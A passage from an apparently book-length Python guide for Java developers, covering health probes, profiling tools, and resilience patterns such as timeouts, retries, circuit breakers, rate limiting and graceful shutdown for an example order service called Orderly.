manual = next(s for s in finished if s.name == "place_order")
sql = next(s for s in finished if s.name.startswith("INSERT"))
assert server.attributes is not None
assert server.attributes["http.route"] == "/api/v1/orders"
# One trace: server span -> our manual span -> the SQL span.
assert manual.parent is not None and sql.parent is not None
assert manual.parent.span_id == server.context.span_id
assert sql.parent.span_id == manual.context.span_id
```

Health endpoints: liveness vs readiness

Kubernetes asks your pod two different questions, and mixing them up causes outages:

Probe	The question	If it fails	Check dependencies?
liveness (`/healthz`)	is this process stuck?	restart the container	no
readiness (`/readyz`)	should I send traffic now?	stop routing to this pod	yes
startup	has it finished starting?	wait, don't probe yet	no

Spring Boot Actuator gives you `/actuator/health/liveness` and `/actuator/health/readiness` groups. In FastAPI you write them, and it's a small amount of code:

PYTHON src/orderly_obs/health.py (excerpt)

```python
@router.get("/healthz")
async def liveness() -> dict[str, str]:
    # Liveness asks only "is this process able to answer?". No dependency
    # checks here, or a database blip makes Kubernetes restart every pod.
    return {"status": "up"}


@router.get("/readyz")
async def readiness(request: Request) -> JSONResponse:
    health: Health = request.app.state.health
    ok, checks = await health.readiness()
    body = {"status": "up" if ok else "down", "checks": checks}
    return JSONResponse(body, status_code=200 if ok else 503)
```

Readiness runs each registered check under a one-second `asyncio.timeout`, so a hanging database can't hang the probe. It's also `False` until startup finishes and again once shutdown begins (Chapter 14 builds on that). The database check runs inside `suppress_instrumentation()`, so a probe every ten seconds doesn't flood your tracing backend with `SELECT 1` spans.

YAML deployment.yaml (excerpt)

```yaml
livenessProbe:
  httpGet: {path: /healthz, port: 8000}
  periodSeconds: 10
readinessProbe:
  httpGet: {path: /readyz, port: 8000}
  periodSeconds: 5
  failureThreshold: 2
```

> ⚠️ **Gotcha: dependency checks in liveness**
>
> If liveness checks the database and the database has a hiccup, Kubernetes restarts *every* pod at once. Restarting can't fix a database. Keep liveness about the process itself, and put dependencies in readiness.

Profiling

Metrics say "checkout got slow". Traces say "the slow part is inside `place_order`". A **profiler** says which lines of code are using the time or the memory.

cProfile and snakeviz

`cProfile` ships with Python. It's a *deterministic* (tracing) profiler: it records every function call, which is accurate but slows the program down, so use it locally. The example has a deliberately slow report that finds each order's customer with a linear scan:

PYTHON src/orderly_obs/profiling_demo.py (excerpt)

```python
def find_customer(customers: list[Customer], customer_id: int) -> Customer:
    # A linear scan per order: fine for 10 customers, slow for 2,000.
    return next(c for c in customers if c.id == customer_id)
```

TERMINAL

```
uv run python -m cProfile -s tottime src/orderly_obs/profiling_demo.py
```

OUTPUT

```
         207363 function calls (207274 primitive calls) in 0.428 seconds

   Ordered by: internal time

   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
    40000    0.348    0.000    0.348    0.000 profiling_demo.py:27(<genexpr>)
    20000    0.015    0.000    0.368    0.000 profiling_demo.py:25(find_customer)
        1    0.012    0.012    0.046    0.046 profiling_demo.py:39(sample_data)
```

`tottime` is time spent in the function itself; `cumtime` includes everything it called. The generator on line 27 takes 0.348 of 0.428 seconds. Building a dictionary once (`report_fast` in the example) makes the lookup instant. For a visual view, save the profile with `-o profile.out` and open it with **snakeviz** (`uvx snakeviz profile.out`), which draws an interactive "sunburst" chart in your browser.

py-spy: a sampling profiler you attach to a live process

py-spy is Python's async-profiler. It's a *sampling* profiler: it peeks at the program's stack many times a second from outside the process, so it adds almost no overhead and needs no code changes. You can point it at a production process:

TERMINAL

```
py-spy top --pid 12345                    # live "top" view of hot functions
py-spy record -o profile.svg --pid 12345  # flame graph as an SVG
py-spy dump --pid 12345                   # every thread's stack, right now
```

`py-spy dump` is the `jstack` you've been missing: perfect for "the service is stuck and I don't know where". In a container it needs the `SYS_PTRACE` capability, because reading another process's memory is a privileged operation.

Scalene

Scalene profiles CPU, memory and (on supported machines) GPU at the same time, line by line, and separates time spent in Python from time spent in native code. That split tells you whether to optimise your Python or call a library. Since version 2 the commands are `scalene run your_prog.py` and then `scalene view`, and it supports full memory profiling on Windows too.

Memory: tracemalloc and memray

For memory, start with `tracemalloc` from the standard library. It records where each allocation came from, so you can ask "which lines allocated the most?":

PYTHON src/orderly_obs/profiling_demo.py (excerpt)

```
tracemalloc.start()
orders, customers = sample_data(50_000, 1_000)
names = report_fast(orders, customers)
snapshot = tracemalloc.take_snapshot()
tracemalloc.stop()
```

OUTPUT

```
line 44: 4332 KiB in 99744 blocks
line 36: 433 KiB in 1 blocks
line 43: 130 KiB in 2744 blocks
```

Line 44 builds 50,000 `Order` objects; line 36 is the list of names. For bigger investigations, **memray** from Bloomberg tracks every allocation, including those in C extensions, and produces flame graphs: `memray run app.py`, then `memray flamegraph` on the output file. It runs on Linux and macOS, so use it in your container or under WSL on Windows.

Continuous profiling with Pyroscope

Profiling on your laptop finds obvious problems. *Continuous profiling* keeps a low-overhead sampling profiler running in production all the time, so you can compare yesterday's CPU flame graph with today's after a deploy. Grafana **Pyroscope** has a Python agent (`pyroscope-io`) that does this with a few lines at startup:

PYTHON

```
import pyroscope

pyroscope.configure(
    application_name="orderly",
    server_address="http://pyroscope:4040",
)
```

It's the Python cousin of running async-profiler continuously through a Java agent.

> 📝 **Newer Python: a built-in sampling profiler in 3.15**
>
> Python 3.15 adds a `profiling` package (PEP 799). `profiling.sampling`, nicknamed Tachyon, is a built-in sampling profiler in the spirit of py-spy: `python -m profiling.sampling attach 1234` attaches to a running process, and `run` profiles a script from the start. It has wall-clock, CPU, GIL and exception modes, async-aware stacks, and flame graph output. `cProfile` now also lives at `profiling.tracing` (the old name still works), and the pure-Python `profile` module is deprecated, to be removed in Python 3.17.

Recap

- `logging` is Python's SLF4J: loggers by dotted name, handlers instead of appenders, formatters instead of encoders, and `dictConfig` instead of `logback.xml`. Set `disable_existing_loggers` to `False`.
- structlog adds structured, JSON logs through a pipeline of processors. Run it on top of `logging`, so library and Uvicorn logs share the format.
- `contextvars` are Python's MDC. Bind a request ID once in middleware, and every log line in that request carries it.
- prometheus-client gives you counters, gauges and histograms. Label by route template, never by ID, and use multiprocess mode (or one worker per pod) with several workers.
- `opentelemetry-instrument` is the closest thing to the Java agent. Explicit instrumentors plus a few manual spans give you more control. Put trace IDs in your logs.
- Watch for instrumentors that skip unsupported library versions; test that the spans you rely on exist.
- Liveness checks the process; readiness checks dependencies. Never restart pods because a database blinked.
- Profile with cProfile locally, py-spy in production, Scalene for line-level CPU and memory, and tracemalloc or memray for leaks.

Try it yourself

> 🏋️ **Exercise 1: Bind the customer to the log context**
>
> In the order endpoint, call `structlog.contextvars.bind_contextvars(customer_id=...)` so every later log line in the request carries the customer. Extend `test_request_id_is_echoed_and_logged` to check it. Hint: the access log line is written after the endpoint, so it should have the field too.

> 🏋️ **Exercise 2: An order value histogram**
>
> Add a histogram `order_value_cents` with buckets that suit Orderly (say 500 to 50,000 cents), observe it in `place_order`, and assert on its `_bucket` lines in `/metrics`. Hint: choose buckets around the values you care about, as you'd set `serviceLevelObjectives` in Micrometer.

> 🏋️ **Exercise 3: Trace an outgoing call**
>
> Give `OrderService` a client from `make_traced_client` and check stock with the fake inventory service before inserting the order (use `httpx2.MockTransport`). Then extend `test_request_produces_a_connected_trace` so it also finds the client span, as a child of `place_order`. Hint: `OrderService.place_order` is synchronous, so make it `async`, or use `httpx2.Client` with `HTTPX2ClientInstrumentor` in the same way.

> 🏋️ **Exercise 4 (stretch): Find the hot spot with a sampling profiler**
>
> Run `profiling_demo.py` under py-spy (`py-spy record -o slow.svg -- python src/orderly_obs/profiling_demo.py`) and open the SVG. If you have Python 3.15, try `python -m profiling.sampling run --flamegraph -o slow.html` on the same script and compare.

Further reading

- Python logging HOWTO: the official tour of loggers, handlers and formatters.
- structlog: standard library integration: every option for running structlog on top of `logging`.
- structlog: context variables: request-scoped context, explained by the author.
- prometheus-client: multiprocess mode: the full rules for Gunicorn and gauges.
- OpenTelemetry Python zero-code instrumentation: `opentelemetry-instrument`, environment variables and caveats.
- OpenTelemetry Python: fork process model: setting up the SDK in Gunicorn workers.
- Kubernetes: liveness, readiness and startup probes: probe settings and their meaning.
- py-spy on GitHub: installation, container permissions and flame graphs.
- Python 3.15: `profiling.sampling`: the new built-in sampling profiler.

CHAPTER 14

Resilience and Graceful Shutdown

> *Networks fail, dependencies slow down and pods get restarted; this chapter makes sure Orderly's users hardly notice.*

🎯 **What you'll learn**

- Put a timeout on every network call: httpx2, `asyncio.timeout`, the database and the server itself
- Retry the right failures with tenacity or stamina, using backoff with jitter, and only when it's safe to repeat
- Protect a struggling dependency with a circuit breaker (pybreaker), compared with Resilience4j
- Limit request rates on both sides, cap concurrency with bulkheads, shed load and fall back gracefully
- Keep background tasks from vanishing or failing silently
- Shut down in the right order under Uvicorn, Gunicorn and Kubernetes, so a deploy drops zero requests

The big picture

In a distributed system, small failures are normal weather. A connection resets, a database pauses for a second, the inventory service is halfway through a deploy, and Kubernetes moves your pod to another node. **Resilience** is the set of habits that stop those small failures from growing into outages.

🧩 **Think of it like an airport**

A gate closes at departure time, however late a passenger is (a **timeout**). A missed connection gets rebooked on the next flight (a **retry**). When a destination is snowed in, the airline cancels flights there for an hour instead of sending planes to circle (a **circuit breaker**). Air traffic control spaces out landings (a **rate limiter**), and separate security lanes keep one slow queue from blocking everyone (a **bulkhead**). At night the terminal stops check-in, lets boarded flights leave, and only then turns off the lights (a **graceful shutdown**).

In Spring you get most of this from Resilience4j annotations and a few Boot properties. In Python you combine a few small, focused libraries. The patterns are the same; the wiring is visible.

Concept	Java / Spring	Python
HTTP timeouts	`RestClient` / `HttpClient` settings	`httpx2.Timeout`
Overall time budget	`CompletableFuture.orTimeout`	`asyncio.timeout`

Concept	Java / Spring	Python
Retry	Resilience4j `@Retry`, Spring Retry	tenacity, stamina
Circuit breaker	Resilience4j `@CircuitBreaker`	pybreaker
Rate limiting	Bucket4j, `@RateLimiter`	aiolimiter (out), slowapi (in)
Bulkhead	`@Bulkhead`, thread pools	`asyncio.Semaphore`
Graceful shutdown	`server.shutdown=graceful`	Uvicorn + lifespan

Full code: `examples/ch14-resilience/`. Failures are scripted with httpx2's `MockTransport`, and the shutdown demo starts a real Uvicorn server inside the test, so everything runs offline.

> **Version note: httpx2**
>
> The examples use httpx2 2.16.0, tenacity 9.2.1, stamina 26.1.0, pybreaker 1.4.1, aiolimiter 1.3.0 and slowapi 0.1.10. **httpx2** is the house HTTP client. It's the Pydantic team's maintained continuation of HTTPX, which had gone quiet after 0.28.1. The API is the same and only the import name changed, so older tutorials and answers that use `import httpx` still apply. Starlette's `TestClient` already prefers it. One difference matters in this chapter: the respx mocking library only patches the original httpx, so the tests script failures with `httpx2.MockTransport` instead.

Timeouts everywhere

Here's the most important rule in the chapter: **every call that leaves your process needs a time limit.** A call without one can wait forever, holding a connection, a coroutine and memory. Under load, waiting calls pile up, and one slow dependency becomes your outage.

HTTP clients: httpx2.Timeout

The good news: httpx2 (like httpx before it) has a 5-second default timeout, unlike `requests`, which waits forever unless you pass `timeout=`. Better still, set each phase explicitly:

PYTHON src/orderly_resilience/client.py (excerpt)

```python
# Every phase gets a limit. httpx2's default is 5 seconds for each.
TIMEOUT = httpx2.Timeout(connect=1.0, read=2.0, write=2.0, pool=1.0)
```

- **connect**: establishing the TCP (and TLS) connection.
- **read**: waiting for each chunk of the response. It's *between* chunks, not the whole download.
- **write**: sending each chunk of the request.
- **pool**: waiting for a free connection from the client's pool. That's HikariCP's `connectionTimeout`, for HTTP.

Create one `AsyncClient` per dependency at startup and reuse it, the way you'd share one configured `RestClient` bean. Creating a client per request throws away the connection pool.

A budget for the whole operation: asyncio.timeout

Per-call timeouts multiply with retries. Three attempts of 2 seconds, plus backoff, can take 7 seconds. Often you want a total budget for a piece of work, whatever happens inside it. `asyncio.timeout` (Python 3.11+) does exactly that:

PYTHON

```python
async with asyncio.timeout(3.0):  # the whole thing, retries included
    level = await inventory.stock_level(product_id)
```

When time runs out, it cancels the work inside and raises the built-in `TimeoutError`. It's like `CompletableFuture.orTimeout`, except that cancellation really reaches the code inside: every `await` in that block can be interrupted.

Database timeouts

Databases need two limits: how long to wait for a connection, and how long a statement may run. With SQLAlchemy and asyncpg it looks like this:

PYTHON

```python
engine = create_async_engine(
    "postgresql+asyncpg://orderly@db/orderly",
    pool_timeout=2,  # seconds to wait for a free connection
    connect_args={"server_settings": {"statement_timeout": "5000"}},  # ms
)
```

`statement_timeout` makes PostgreSQL itself cancel a runaway query, the equivalent of `@Transactional(timeout = 5)` or a JPA query timeout hint. Chapter 9 covers the engine setup in full.

Server timeouts

Your own server needs limits too. Uvicorn's are few:

- `--timeout-keep-alive` (default 5 seconds) closes idle keep-alive connections.
- `--timeout-graceful-shutdown` limits how long shutdown waits for in-flight requests. Its default is **no limit**, so always set it (more on that below).
- `--limit-concurrency` answers 503 once too many requests are in flight, a simple form of load shedding.

Uvicorn has no limit on how long a client may take to send its headers or body. That's normal for Python servers: put an ingress controller or reverse proxy in front, which handles slow clients for you.

Retries

Many failures are brief: a connection reset, a pod restarting, a 503 during a deploy. Trying again a moment later often works. Done carelessly, though, retries make outages worse.

Retry only what is safe to repeat

An operation is **idempotent** when doing it twice has the same effect as doing it once. `GET /inventory/42` is. `POST /reservations` is not: if the first attempt reached the server and only the response got lost, a retry reserves the stock twice.

What happened	Retry?	Why
connection refused, reset, timeout	yes, if idempotent	probably transient
502, 503, 504	yes, if idempotent	server or proxy struggling
429 Too Many Requests	yes, slowly	honour `Retry-After`
400, 401, 403, 404, 409, 422	no	the answer won't change
`POST` without an idempotency key	no	it might happen twice

An **idempotency key** fixes the last row. The client sends a unique key with the request, usually in an `Idempotency-Key` header. The server remembers keys it has seen and returns the original result for a repeat, so retrying becomes safe:

PYTHON src/orderly_resilience/client.py (excerpt)

```python
async def reserve(self, order_id: UUID, product_id: UUID, qty: int) -> None:
    # POST isn't idempotent, but the key makes a retry safe: the server
    # remembers it and won't reserve the same stock twice.
    await self._send(
        "POST",
        f"/api/v1/inventory/{product_id}/reservations",
        json={"order_id": str(order_id), "quantity": qty},
        idempotency_key=f"reserve-{order_id}-{product_id}",
    )
```

The key is built from the order and product, not random, so every retry (and even a retry after a crash) sends the same one.

Backoff and jitter

> 🧩 **Think of it like calling a busy friend**
>
> If the line is busy, you don't redial every second. You wait a little, then longer, then longer still (**exponential backoff**). And if a hundred people are calling the same friend, it helps if each waits a slightly random amount, so they don't all redial at the same moment (**jitter**).

Without jitter, every client that failed at the same instant retries at the same instant, and the recovering service is hit by a wave of traffic. That's called a *thundering herd*.

tenacity vs Resilience4j @Retry

In Spring you'd annotate a method and configure the policy in YAML:

YAML application.yml

```yaml
resilience4j.retry.instances.inventory:
  max-attempts: 3
  wait-duration: 200ms
  enable-exponential-backoff: true
  enable-randomized-wait: true
  retry-exceptions: [java.io.IOException]
```

tenacity is Python's most widely used retry library. You describe the same policy with small, composable objects. Here's the heart of Orderly's inventory client:

PYTHON src/orderly_resilience/client.py (excerpt)

```python
headers = (
    {"Idempotency-Key": idempotency_key} if idempotency_key else {}
)
safe_to_retry = method in IDEMPOTENT or idempotency_key is not None
retrying = AsyncRetrying(
    stop=stop_after_attempt(self._attempts if safe_to_retry else 1)
    | stop_after_delay(5),  # whichever comes first
    wait=self._wait,
    retry=retry_if_exception_type(
        (httpx2.TransportError, RetryableStatusError)
    ),
    before_sleep=before_sleep_log(log, logging.WARNING),
    reraise=True,  # give callers the real error, not RetryError
)
try:
    return await retrying(self._attempt, method, path, json, headers)
except (
    pybreaker.CircuitBreakerError,
    httpx2.TransportError,
    RetryableStatusError,
) as exc:
    raise InventoryUnavailableError(str(exc)) from exc
```

Reading it piece by piece:

- `stop`: stop after three attempts *or* five seconds. The `|` operator combines stop conditions, which reads nicely.
- `wait`: the backoff. The default is `wait_exponential_jitter(multiplier=0.2, max=2.0, jitter=0.2)`: about 0.2 seconds, then 0.4, then 0.8, each plus up to 0.2 seconds of randomness, never more than 2 seconds.
- `retry`: which failures to retry. Network errors (`httpx2.TransportError`, which includes timeouts) and our own `RetryableStatusError` for 429 and 5xx gateway codes.
- `before_sleep`: log a warning before each wait, so retries are visible.
- `reraise=True`: after the last attempt, raise the original exception instead of tenacity's `RetryError` wrapper.

Finally, the client translates low-level errors into one domain exception, `InventoryUnavailableError`. Callers don't need to know about httpx2 or breakers, only that inventory can't answer right now. Here's what the retries look like in the log:

OUTPUT

```
WARNING orderly_resilience.client: Retrying orderly_resilience.client.
InventoryClient._attempt in 0.2 seconds as it raised RetryableStatusError:
retryable status 503.
WARNING orderly_resilience.client: Retrying orderly_resilience.client.
InventoryClient._attempt in 0.434 seconds as it raised ConnectError: All
connection attempts failed.
available: 7
```

(Lines wrapped for the page.)

> ⚠️ **Gotcha: deprecated arguments in examples you find online**
>
> In tenacity 9.2, `wait_exponential_jitter(initial=...)` is deprecated in favour of `multiplier=...`. Older blog posts still use `initial`. The example has a test that builds the client with warnings turned into errors, so a deprecated argument fails the build instead of hiding in the logs.

Testing failures with MockTransport

Retry logic that isn't tested doesn't work. httpx2 makes failures easy to script: a `MockTransport` takes a function that receives each request and returns a response, or raises an error. The example wraps it in a small helper that follows a script:

PYTHON tests/conftest.py (excerpt)

```python
class ScriptedTransport(httpx2.MockTransport):
    """Answers with the next status code (or raises the next error)."""

    def __init__(self, script: Script) -> None:
        self.script = list(script)
        self.requests: list[httpx2.Request] = []
        super().__init__(self._handle)

    def _handle(self, request: httpx2.Request) -> httpx2.Response:
        self.requests.append(request)
        step = self.script.pop(0)
        if isinstance(step, Exception):
            raise step
        return httpx2.Response(step, json={"available": 7})
```

Now each test reads like a story. A 503, then a refused connection, then success:

PYTHON tests/test_client.py (excerpt)

```python
async def test_retries_transient_failures_then_succeeds(
    scripted: Factory, caplog: pytest.LogCaptureFixture
) -> None:
    transport = scripted([503, httpx2.ConnectError("refused"), 200])
    with caplog.at_level(logging.WARNING):
        assert await inventory(transport).stock_level(uuid4()) == 7
    assert len(transport.requests) == 3
    assert "Retrying" in caplog.text  # before_sleep_log wrote a warning
```

Tests pass `wait_none()` so they don't sleep. Other tests check that a 404 is tried once, that a POST without a key is tried once, and that a POST with a key is retried with the *same* key.

If you've mocked httpx before, you may know **respx**, which matches URLs like WireMock stubs in Java. It patches the original `httpx` package only, so it doesn't intercept httpx2 requests. `MockTransport` covers the same ground, and because it's passed in explicitly, a test can never reach the real network by accident:

PYTHON tests/test_client.py (excerpt)

```python
async def test_read_timeouts_are_retried(scripted: Factory) -> None:
    # respx only patches the original httpx, so we script failures with
    # httpx2.MockTransport instead: a timeout, then an answer.
    transport = scripted([httpx2.ReadTimeout("slow"), 200])
    assert await inventory(transport).stock_level(uuid4()) == 7
    assert len(transport.requests) == 2
```

stamina: good defaults in one decorator

stamina, by Hynek Schlawack, wraps tenacity with opinionated defaults: exponential backoff with jitter, a cap on attempts *and* total time, and automatic logging (and Prometheus or structlog integration if you have them installed). It has a testing mode that turns off the waiting:

PYTHON src/orderly_resilience/stamina_client.py (excerpt)


```python
def is_retryable(exc: Exception) -> bool:
    """Retry network errors and 5xx answers; never retry other 4xx."""
    if isinstance(exc, httpx2.HTTPStatusError):
        return exc.response.status_code >= 500
    return isinstance(exc, httpx2.TransportError)


# Exponential backoff with jitter, at most 3 tries and 10 seconds in total.
@stamina.retry(on=is_retryable, attempts=3, timeout=10.0)
async def fetch_product(client: httpx2.AsyncClient, sku: str) -> dict[str, Any]:
    response = await client.get(f"/api/v1/products/{sku}")
    response.raise_for_status()
    product: dict[str, Any] = response.json()
    return product
```

In tests, `with stamina.set_testing(True, attempts=3):` removes the sleeps and caps the attempts.

> 💡 **If you're unsure, start with stamina**
>
> For "retry this call sensibly", stamina's defaults are the ones you'd choose after reading this section, and the decorator is hard to misuse. Reach for tenacity when you need fine control: per-attempt hooks, retrying on a *result*, or combining retries with a circuit breaker per attempt, as our inventory client does.

Circuit breakers

Retries help with brief failures. When a dependency is properly down, retries make things worse: every request waits for its timeouts, threads and connections pile up, and the struggling service gets hammered while it's trying to recover. A **circuit breaker** notices the pattern and stops calling for a while.



While the breaker is open, calls fail immediately with `CircuitBreakerError`, without any network traffic. Your code can then fall back (more on that soon) instead of waiting.

Choosing a library

Python has several breaker libraries, and they're not equally alive. Here's where they stood when this chapter was written:

Library	Style	Status
pybreaker	class + `calling()` context manager	maintained, widely used
circuitbreaker	decorator, supports async	small, last release early 2025
purgatory	async-native	very quiet since late 2024
aiobreaker	async-native	unmaintained since 2021

pybreaker is the pick: it's the most used, it's maintained, it has listeners for metrics, and it can keep its state in Redis so all pods share one breaker. One wrinkle: its built-in `call_async` needs the Tornado framework. With asyncio, wrap each awaited call in `with breaker.calling():` instead. pybreaker only takes its lock while it checks and updates state, not while your block runs, so the `await` inside is safe.

PYTHON src/orderly_resilience/client.py (excerpt)

```python
async def _attempt(
    self, method: str, path: str, json: object, headers: dict[str, str]
) -> httpx2.Response:
    # One attempt = one trip through the breaker. While the breaker is
    # open this raises CircuitBreakerError at once, without any I/O.
    with self._breaker.calling():
        response = await self._http.request(
            method, path, json=json, headers=headers
        )
        if response.status_code in RETRYABLE_STATUS:
            raise RetryableStatusError(response.status_code)
        if response.is_server_error:  # other 5xx: counted, not retried
            response.raise_for_status()
    response.raise_for_status()  # 4xx: a caller bug; breaker ignores it
    return response
```

Notice where each check sits. Server errors are raised *inside* the `with` block, so they count against the breaker. A 4xx is raised *outside* it: a bad request from us says nothing about the inventory service's health. And `CircuitBreakerError` isn't in the retry list, so an open breaker stops the retries at once.

The breaker sits *inside* the retry loop, so each attempt is one trip through it. The test walks through the whole state diagram:

PYTHON tests/test_client.py (excerpt)

```python
transport = scripted([500, 503, 503, 200])
breaker = pybreaker.CircuitBreaker(fail_max=2, reset_timeout=0.1)
client = inventory(transport, breaker, attempts=1)

with pytest.raises(httpx2.HTTPStatusError):  # 500: counted, not retried
    await client.stock_level(uuid4())
with pytest.raises(InventoryUnavailableError):  # 2nd failure trips it
    await client.stock_level(uuid4())
assert breaker.current_state == "open"

with pytest.raises(InventoryUnavailableError):  # fails fast, no I/O
    await client.stock_level(uuid4())
assert len(transport.requests) == 2
```

The rest of the test waits out `reset_timeout`, sees a failed trial call send the breaker back to open, and a successful one close it.

pybreaker vs Resilience4j

Feature	Resilience4j	pybreaker
When to open	failure *rate* over a sliding window	`fail_max` failures in a row

Feature	Resilience4j	pybreaker
Slow calls	can count as failures	use timeouts: a timeout is a failure
Half-open	a set number of trial calls	`success_threshold` successes to close
Shared state	per JVM	per process, or Redis for all pods
Metrics	Micrometer built in	listeners you connect to Prometheus

A consecutive-failure count is simpler than a failure rate, and it works well for one dependency per breaker. Create one breaker per dependency (inventory, payments, shipping), never one global breaker.

Rate limiting

Rate limiting protects someone's capacity. Client-side, you protect a partner from yourself. Server-side, you protect yourself from your clients.

Client side: aiolimiter

Orderly's shipping partner allows 10 requests per second. **aiolimiter** implements a *leaky bucket*: picture a bucket that holds 10 tokens and refills steadily. Each call takes a token, and when the bucket is empty, `async with limiter` waits until a token drips back in:

PYTHON src/orderly_resilience/rate_limits.py (excerpt)

```python
class PartnerApi:
    """The shipping partner allows 10 requests per second. Stay under it."""

    def __init__(self, max_rate: float = 10, per_seconds: float = 1) -> None:
        self.limiter = AsyncLimiter(max_rate, per_seconds)
        self.sent = 0

    async def create_label(self, order_id: str) -> str:
        async with self.limiter:  # waits here if we're going too fast
            self.sent += 1
            return f"label-{order_id}"
```

The limiter lives in one process. With four pods, each needs a quarter of the partner's limit, or a shared limiter in Redis.

Server side: slowapi and limits

For incoming traffic, **slowapi** adds Flask-Limiter-style decorators to FastAPI, built on the `limits` library. It's the Python counterpart of Bucket4j:

PYTHON src/orderly_resilience/rate_limits.py (excerpt)

```python
def create_limited_app() -> FastAPI:
    # Key by client IP. Behind a proxy, run Uvicorn with --proxy-headers.
    limiter = Limiter(key_func=get_remote_address)
    app = FastAPI()
    app.state.limiter = limiter
    # slowapi's handler is typed for its own exception, hence the ignore.
    handler = _rate_limit_exceeded_handler
    app.add_exception_handler(RateLimitExceeded, handler)  # type: ignore[arg-type]

    @app.post("/api/v1/orders")
    @limiter.limit("5/minute")  # per client; the 6th call gets a 429
    async def place_order(request: Request) -> dict[str, str]:
        return {"status": "PENDING"}

    return app
```

The test sends six requests and gets `[200, 200, 200, 200, 200, 429]`. Two production notes. First, the default storage is in memory, per process; pass `storage_uri="redis://..."` to `Limiter` so all pods share counts. Second, for authenticated APIs, key by user or API key rather than IP, so one office behind a shared address isn't treated as one client.

> 💡 **If you're unsure, rate-limit at the edge first**
>
> An API gateway or ingress (Kong, NGINX, Envoy, a cloud gateway) can enforce coarse per-client limits before traffic reaches Python at all. Use slowapi for finer, business-aware rules, such as "five orders per minute per customer".

Bulkheads, load shedding and fallbacks

Bulkheads

On a ship, bulkheads are walls that keep one flooded compartment from sinking the whole vessel. In software, a **bulkhead** caps how many concurrent calls go to one dependency, so a slow inventory service can't tie up every request your server is handling.

In Java you'd use Resilience4j's `@Bulkhead`, or a dedicated thread pool. In async Python, a semaphore does the job. An `asyncio.Semaphore` is a counter of free slots; `async with` takes one and gives it back:

PYTHON src/orderly_resilience/bulkhead.py (excerpt)

```python
class Bulkhead:
    def __init__(self, name: str, max_concurrent: int) -> None:
        self.name = name
        self._slots = asyncio.Semaphore(max_concurrent)

    @asynccontextmanager
    async def slot(self) -> AsyncIterator[None]:
        if self._slots.locked():  # no free slot right now: shed the call
            raise BulkheadFullError(self.name)
        async with self._slots:
            yield
```

Load shedding

The bulkhead above fails fast when it's full instead of queueing. That's **load shedding**: when you're overloaded, quickly saying "not now" (a 503) to some requests is kinder than slowly failing all of them. A queue that grows without limit only turns a capacity problem into a latency problem. Uvicorn's `--limit-concurrency` sheds load the same way for the whole server.

Fallbacks

When a call fails for good, what's the next-best answer? For Orderly's product page, an unknown stock level is much better than an error page:

PYTHON src/orderly_resilience/catalog.py (excerpt)

```python
async def availability(self, product_id: UUID) -> str:
    try:
        async with asyncio.timeout(self._budget):
            level = await self._inventory.stock_level(product_id)
    except (InventoryUnavailableError, TimeoutError):
        log.warning("inventory unavailable, using fallback")
        return "unknown"  # degrade gracefully: the page still renders
    return "in_stock" if level > 0 else "out_of_stock"
```

Good fallbacks are a cached value, a default, a reduced feature, or a clear "try again later". A bad fallback hides a real failure: never fall back to "in stock" when placing an order.

Background tasks that fail silently

This one catches almost every newcomer to asyncio, so let's look at it closely. Here's a tempting way to send a confirmation email without making the customer wait:

PYTHON src/orderly_resilience/avoid_background.py (excerpt)

```python
async def send_confirmation_email(order_id: str) -> None:
    raise ConnectionError("SMTP server down")  # who will notice?


async def place_order(order_id: str) -> None:
    asyncio.create_task(send_confirmation_email(order_id))  # result dropped!
```

Two things go wrong. First, the event loop keeps only a *weak* reference to tasks. The Python docs say plainly: save a reference to the result of `create_task`, or a task can disappear mid-execution. Second, the exception has nowhere to go. It surfaces only if and when the task is garbage-collected, as a message outside your logging setup, with no request ID and an anonymous task name:

OUTPUT

```
Task exception was never retrieved
future: <Task finished name='Task-2' coro=<send_confirmation_email() done, ...>
  exception=ConnectionError('SMTP server down')>
...
request handled, all looks fine
```

Coming from Java

It's like calling `executor.submit(task)` and never calling `get()` on the `Future`. The exception sits quietly inside the `Future`, and nobody ever finds out.

The fix is a small supervisor that keeps strong references and attaches a *done-callback*: a function the event loop calls when the task finishes, however it finishes:

PYTHON src/orderly_resilience/background.py (excerpt)

```python
class BackgroundTasks:
    def __init__(self) -> None:
        # The event loop keeps only *weak* references to tasks. Without this
        # set, a running task can be garbage-collected mid-flight.
        self._tasks: set[asyncio.Task[None]] = set()

    def spawn(self, coro: Coroutine[Any, Any, None], name: str) -> None:
        task = asyncio.create_task(coro, name=name)
        self._tasks.add(task)
        task.add_done_callback(self._on_done)

    def _on_done(self, task: asyncio.Task[None]) -> None:
        self._tasks.discard(task)
        if task.cancelled():
            return
        if (exc := task.exception()) is not None:  # don't let it go unseen
            log.error(
```

```
                "background task %s failed", task.get_name(), exc_info=exc
            )
```

Now the failure is logged straight away, with a meaningful name, through your normal logging:

OUTPUT

```
ERROR orderly_resilience.background: background task confirm-42 failed
Traceback (most recent call last):
  ...
ConnectionError: SMTP server down
```

The supervisor also has a `drain(timeout)` method for shutdown: it waits for running tasks, then cancels whatever is left. For work that must not be lost when a pod dies, use a real job queue or the outbox pattern (Chapter 11). In-process tasks are for "nice to have soon" work.

> 💡 **Request-scoped work? Use a TaskGroup**
>
> If the tasks belong to one request (say, fetching stock and price at the same time), use `async with asyncio.TaskGroup() as tg:`. It waits for every task and raises their errors, so nothing can leak. The supervisor is for work that outlives the request.

Graceful shutdown

Every deploy, scale-down and node upgrade stops your pods. A **graceful shutdown** means no request is cut off halfway and no work is lost: stop taking new work, finish what you started, then release resources.

What Uvicorn does on SIGTERM

When Uvicorn receives `SIGTERM` (or `SIGINT`, from Ctrl+C), it follows a fixed sequence:

```
SIGTERM
  │
  ├─ 1. stop accepting new connections; close idle keep-alive ones
  ├─ 2. wait for in-flight requests   (up to --timeout-graceful-shutdown,
  │                                      then cancel them)
  ├─ 3. run your lifespan shutdown     (the code after "yield")
  └─ 4. exit
